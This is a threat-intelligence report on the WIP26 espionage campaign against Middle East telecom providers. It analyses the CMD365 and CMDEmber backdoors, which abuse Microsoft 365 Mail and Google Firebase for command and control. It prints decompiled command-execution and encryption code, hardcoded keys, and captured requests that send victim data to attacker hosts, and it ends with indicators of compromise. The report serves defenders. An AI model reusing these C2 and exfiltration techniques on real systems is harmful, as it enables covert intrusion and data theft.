WIP26 Espionage | Threat Actors Abuse Cloud Infrastructure in Targeted Telco Attacks

sentinelone.com/labs/wip26-espionage-threat-actors-abuse-cloud-infrastructure-in-targeted-telco-attacks/

Aleksandar Milenkoski

By Aleksandar Milenkoski, Collin Farr, and Joey Chen, in collaboration with QGroup

Executive Summary

- A new threat cluster we track as WIP26 has been targeting telecommunication providers in the Middle East.
- We assess it is likely that WIP26 is espionage-related.
- WIP26 relies heavily on public Cloud infrastructure in an attempt to evade detection by making malicious traffic look legitimate.
- WIP26 involves the use of backdoors, dubbed CMD365 and CMDEmber, which abuse Microsoft 365 Mail and Google Firebase services for C2 purposes.
- WIP26 also involves the use of Microsoft Azure and Dropbox instances as data exfiltration and malware hosting sites.

Overview

In collaboration with QGroup GmbH, SentinelLabs is monitoring a threat activity we track as WIP26. The threat actor behind WIP26 has been targeting telecommunication providers in the Middle East. WIP26 is characterized by the abuse of public Cloud infrastructure – Microsoft 365 Mail, Microsoft Azure, Google Firebase, and Dropbox – for malware delivery, data exfiltration, and C2 purposes.

The WIP26 activity is initiated by precision targeting of employees through WhatsApp messages that contain Dropbox links to a malware loader. Tricking employees into downloading and executing the loader ultimately leads to the deployment of backdoors that leverage Microsoft 365 Mail and Google Firebase instances as C2 servers. We refer to these backdoors as CMD365 and CMDEmber, respectively. The main functionality of CMD365 and CMDEmber is to execute attacker-provided system commands using the Windows command interpreter.


The use of public Cloud infrastructure for C2 purposes is an attempt to make malicious C2 network traffic look legitimate and therefore make detection harder for defenders. The CMD365 and CMDEmber samples we observed masquerade as utility software, such as a PDF editor or browser, and as software that conducts update operations. The masquerading attempt involves the use of filenames, application icons, and digital signatures that indicate existing software vendors.

This report provides details on the WIP26 threat activity and further context around the use of CMD365 and CMDEmber.

Intrusion Vector and Activities

The initial intrusion vector succeeded through sending targeted WhatsApp messages to employees. The messages contained Dropbox links to archive files that supposedly contain only documents on poverty issues in the Middle East. The archives stored such documents, but also a malware loader (`PDFelement.exe`) masquerading as the PDFelement application.

The `PDFelement.exe` malware loader has an invalid digital signature that indicates the vendor of the PDFelement application – Wondershare.



PDFelement.exe

The digital signature of

The loader deploys the CMD365 backdoor, a .NET executable named `Update.exe`, and creates a scheduled task named `MicrosoftUpdatesA` that executes CMD365 at system startup for persistence.

```
PS C:\Users\user> $task = Get-ScheduledTask | where TaskName -eq "MicrosoftUpdatesA"
PS C:\Users\user> $task.actions


Id               :
Arguments        :
Execute          : C:\Users\Public\Documents\Update.exe
WorkingDirectory :
PSComputerName   :
```

The *MicrosoftUpdatesA* scheduled task

The main functionality of CMD365 is to execute commands from a C2 hosted on a Microsoft 365 Mail instance. This capability was used to conduct a variety of activities, such as reconnaissance, privilege escalation, staging of additional malware, and data exfiltration.

Among the malware deployed on compromised machines, we observed another CMD365 sample in addition to the `Update.exe` – `EdgeUpdater.exe`. Further, we observed CMDEmber samples, which use Google Firebase Realtime Database instances as C2 servers – `.NET` executables named `Update.exe` and `Launcher.exe`.

The exfiltrated data included users' private browser data and reconnaissance information on particular high-value hosts in the victim's network. This is a typical precursor to the subsequent targeting of these hosts. The data exfiltration was orchestrated through the execution of PowerShell commands to transport key data to Microsoft Azure instances. The threat actor behind WIP26 used the Windows Azure website `socialmsdnmicrosoft.azurewebsites[.]net` as a malware hosting site and `akam.azurewebsites[.]net` as a data exfiltration site.

In addition to exfiltration, the threat actor utilized the open source tool Chisel masquerading as the Media Player Classic application with an invalid certificate signed as "Rare Ideas LLC". This was used to create a TCP tunnel over HTTP from the IP address `193.29.56[.]122`, an IP that has previously been associated with Cobalt Strike activity. This was the first and only direct access attempt that was not from Microsoft 365 Mail or Google Firebase instances.


The figure below gives an overview of the Cloud infrastructure the threat actor behind WIP26 used for initial infection and as C2 servers, and exfiltration and malware hosting sites. We informed Google, Microsoft, and Dropbox about the abuse of their infrastructure.

WIP26: Use of Cloud infrastructure

CMD365: Abuse Of Microsoft 365 Mail

CMD365 interacts using the Microsoft Graph API with a Microsoft 365 Mail inbox that has the role of a C2 server. An open-source implementation of Graph API usage for C2 communication is the Azure Outlook C2 tool.

The CMD365 sample `Update.exe` is a `.NET` application that masquerades as the legitimate Postman application, signed with an invalid signature.



The digital signature of *Update.exe*

The core feature of CMD365 is to execute attacker-provided system commands as standard input to an instance of the Windows command interpreter.

```
private static string ExcuteShell(string message)
{
    Program._result = new StringBuilder();
    Program._TProc.StandardInput.Write
    (message + Program._TProc.StandardInput.NewLine);
    Thread.Sleep(1000);
    return Program._result.ToString().TrimEnd(new char[0]);
}
```

CMD365 executes a command

CMD365 issues an HTTP `POST` request to `login.microsoftonline[.]com` to authenticate itself to a Microsoft 365 Mail inbox using valid credentials that are hardcoded in the malware. The malware then receives an OAuth Bearer access token that it uses in the further interaction with Microsoft 365.

CMD365 authenticates at Microsoft 365 Mail

CMD365 then creates an inbox folder with a name that is unique for each infected machine. The name is a combination of the physical address of the main active network interface on the machine, the machine's computer name, and the name of the user in whose context the malware executes. CMD365 collects this information when it starts executing.

```
private static string Info()
{
    NetworkInterface networkInterface = NetworkInterface.GetAllNetworkInterfaces().
    FirstOrDefault((NetworkInterface q) => q.OperationalStatus == OperationalStatus.Up);
    string text = WindowsIdentity.GetCurrent().Name;
    try
    {
        string[] array = text.Split(new char[]
        {
            '\\'
        });
        text = array[0] + "=>" + array[1];
    }
    [...]
    return BitConverter.ToString(networkInterface.GetPhysicalAddress().
    GetAddressBytes()) + "=>" + text;
}
```

CMD365 builds a machine-specific inbox folder name

```
POST https://graph.microsoft.com/beta/users/3517e816-6719-4b16-9b40-63cc779da77c/mailFolders HTTP/1.1
Accept: application/json
Authorization: bearer eyJ0eXAi[...]]
Content-Type: application/json; charset=utf-8
Host: graph.microsoft.com
Content-Length: 69
Expect: 100-continue

{"displayName":"08-00-27-35-08-B7=\u003eDESKTOP-FC41KCG=\u003 "}
```

CMD365 creates an inbox folder

CMD365 polls the inbox folder for C2 commands by querying for emails whose subjects start with the keyword `Input`. These emails contain C2 input intended for processing by CMD365 on infected machines.

```
GET https://graph.microsoft.com/beta/users/3517e816-6719-4b16-9b40-63cc779da77c/
mailFolders/[...]=/messages?filter=startswith(subject,'Input') HTTP/1.1
Accept: application/json
Authorization: bearer eyJ0eXA[...]
Host: graph.microsoft.com
```

```
{
    @odata.context: https://graph.microsoft.com/beta/$metadata#users[...]/mailFolders[...]/messages,
    value: [...]
}
```

CMD365 polls for C2 commands


The C2 server and CMD365 exchange encrypted and Base64-encoded data. For data encryption and decryption, the malware uses the AES key `Xc4u7x!A%D*G-KaPdSr56tp2s5v8y/B?` (in string format) and an empty initialization vector (IV).

```
public static string Encrypt(string plainText)
{
    string s = "Xc4u7x!A%D*G-KaPdSr56tp2s5v8y/B?";
    byte[] iv = new byte[16];
    byte[] inArray;
    using (Aes aes = Aes.Create())
    {
        aes.Key = Encoding.UTF8.GetBytes(s);
        aes.IV = iv;
        ICryptoTransform transform = aes.CreateEncryptor(aes.Key, aes.IV);
        [...]
    }
    return Convert.ToBase64String(inArray);
}
```

CMD365 encrypts data

CMDEmber: Abuse Of Google Firebase

CMDEmber interacts with a Google Firebase Realtime Database instance that has the role of a C2 server. The CMDEmber sample `Launcher.exe` is a `.NET` application that masquerades as the Opera browser and has an invalid signature that indicates the Opera Norway software vendor. CMDEmber uses the open-source Firebase library by Step Up Labs for communicating with the Google Firebase instances.



The digital signature of *Launcher.exe*

As with CMD365, the core feature of CMDEmber is to execute system commands using the Windows command interpreter.

When executed, CMDEmber connects to the Firebase instance `https://gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase[.]app/` or `https://go0gle-service-default-rtdb.firebaseio[.]com`, and then exfiltrates information about the infected machine. The exfiltrated data includes some of the information that the CMDEmber collects – the computer name, the bitness, name, and ID of the CMDEmber process, the name of the user in whose context CMDEmber executes, and the IPv4 and physical addresses of all operational network interfaces on the infected machine.

CMDEmber uses the MD5 hash of the Triple DES key `Mgirdhgi256HIKnuefsdf!dfgsdfkjsrht` (in string format) to encrypt and decrypt the Base64 data exchanged with the C2.

CMDEmber sends and receives data from the C2 server by issuing HTTP `POST` and `GET` requests, respectively. The URL paths of these requests contain a unique identifier of each infected machine, which is a combination of the ID and bitness of the CMDEmber process, and the physical addresses of the operational network interfaces at the victim machine.

```
PUT https://gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase.app
/(596)0800273508B786/.json?print=silent HTTP/1.1
Content-Type: text/plain; charset=utf-8
Host: gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase.app
Content-Length: 421
Expect: 100-continue
Connection: Keep-Alive

{"detail":"n8QBlLyKSTJE8YDzWkSUlpwEVrK3Fd0QcURRPEunnAVu3sS/
[...]
+fBxkf/neZ7Da8U1UdpNvyGw=="}
```

CMDEmber exfiltrates machine information

After exfiltrating information about the infected machine, CMDEmber polls the Firebase instance for C2 commands by issuing HTTP `GET` requests that include the identifier of the infected machine.

```
GET https://gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase.app/.json?
orderBy=%22$key%22&equalTo=%22(2984)0800273508B786%22 HTTP/1.1
Accept: text/event-stream
Host: gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase.app
Connection: Keep-Alive
```

CMDEmber polls for C2 commands


The data that the C2 server and CMDEmber exchange is in JSON format. The Firebase C2 server stores exchanged data with all infected machines in a JSON-formatted file such that the nodes are the unique identifiers of the machines:

- The `who` field indicates the communication direction. The value `server` marks data sent from the C2 server to an infected machine, whereas the value `client` marks data sent in the opposite direction.
- The field `data` stores the actual data: attacker-provided commands, command outputs, or the information that CMDEmber exfiltrates from infected machines.

```
{
    "(2116)000C294A5C2686": {
        "detail": "n8QBlLyKSTJ1Nxz75JSr5DW[...]"
    },
    "(2984)0800273508B786": {
        "detail": "n8QBlLyKSTJE8YDzWkSUlpw[...]"
    },
    [...]
}
```

Exfiltrated machine information (obfuscated form)

Command sent to an infected machine (deobfuscated form)



Command output from the infected machine (deobfuscated form)

Attribution Analysis

We assess it is likely this activity is espionage-related. We track this activity as WIP26 – the Work-In-Progress (WIPxx) designation is used for unattributed activity clusters.

The initial intrusion vector we observed involved precision targeting: The threat actor sent WhatsApp messages to targets with download links to backdoor malware. Further, the targeting of telecommunication providers in the Middle East suggests the motive behind this activity is espionage-related. Communication providers are frequent targets of espionage

activity due to the sensitive data they hold. Finally, evidence suggests that once they established a foothold, the threat actor targeted users' private information and specific networked hosts of high value.

The threat actor behind WIP26 activity appears to have made some OPSEC errors. For example, the JSON file where the Google Firebase C2 server stores data exchanged with machines infected by CMDEmber is publicly accessible at the time of writing, providing further insights into the WIP26 activity.

The use of public Cloud infrastructure by APT groups is not unheard of. These threat actors continue to innovate in order to stay stealthy. This includes leveraging public Cloud infrastructure for C2 purposes to blend in and make the detection of C2 traffic harder for defenders.

For example, the North Korean APT 37 (InkySquid) has used the Microsoft Graph API for C2 operations. Further, similar to CMD365, the SIESTAGRAPH backdoor, used in the REF2924 intrusion set targeting the Foreign Affairs Office of an ASEAN member, leverages the Microsoft Graph API to access Microsoft 365 Mail for C2 communication. Also, the DoNot threat group, which is known for targeting Kashmiri non-profit organizations and Pakistani government officials, has abused Google Firebase Cloud Messaging to stage malware. Finally, threat activity tied to APT28 (Fancy Bear) has leveraged Microsoft OneDrive services for C2 purposes.

Conclusions

The WIP26 activity is a relevant example of threat actors continuously innovating their TTPs in an attempt to stay stealthy and circumvent defenses. The use of public Cloud infrastructure for malware hosting, data exfiltration, and C2 purposes aims at making malicious traffic look legitimate. This gives attackers the opportunity to conduct their activities unnoticed. We hope that this report helps to emphasize this tactic in the continuous effort to identify threat groups engaged in targeting critical industries.

SentinelLabs continues to track the WIP26 threat cluster to provide further insight into its evolution, future activity, and attribution.

Indicators of Compromise

Type	Value	Note
SHA-1	B8313A185528F7D4F62853A44B64C29621627AE7	The PDFelement.exe malware loader
SHA-1	8B95902B2C444BCDCCB8A481159612777F82BAD1	CMD365 sample (Update.exe)

SHA-1	3E10A3A2BE17DCF8E79E658F7443F6C3C51F8803	CMD365 sample (EdgeUpdater.exe)
SHA-1	A7BD58C86CF6E7436CECE692DA8F78CEB7BA56A0	CMDEmber sample (Launcher.exe)
SHA-1	6B5F7659CE48FF48F6F276DC532CD458BF15164C	CMDEmber sample (Update.exe)
Domain	https://gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase[.]app/	Google Firebase instance used for C2 purposes
Domain	https://go0gle-service-default-rtdb.firebaseio[.]com/	Google Firebase instance used for C2 purposes
URL	https://graph.microsoft[.]com/beta/users/3517e816-6719-4b16-9b40-63cc779da77c/mailFolders	Microsoft 365 Mail location used for C2 purposes
URL	https://www.dropbox[.]com/s/6a8u8wlpvv73fe4/	Dropbox malware hosting site
URL	https://www.dropbox[.]com/s/hbc5yz8z116zbi9/	Dropbox malware hosting site
URL	https://socialmsdnmicrosoft.azurewebsites[.]net/AAA/	Microsoft Azure malware hosting site
URL	https://socialmsdnmicrosoft.azurewebsites[.]net/ABB/	Microsoft Azure malware hosting site
URL	https://socialmsdnmicrosoft.azurewebsites[.]net/ABB/	Microsoft Azure malware hosting site
URL	https://socialmsdnmicrosoft.azurewebsites[.]net/AMA/	Microsoft Azure malware hosting site
URL	https://socialmsdnmicrosoft.azurewebsites[.]net/AS/	Microsoft Azure malware hosting site
URL	https://akam.azurewebsites[.]net/api/File/Upload	Microsoft Azure data exfiltration site
IP address	193.29.56[.]122	Chisel C2 server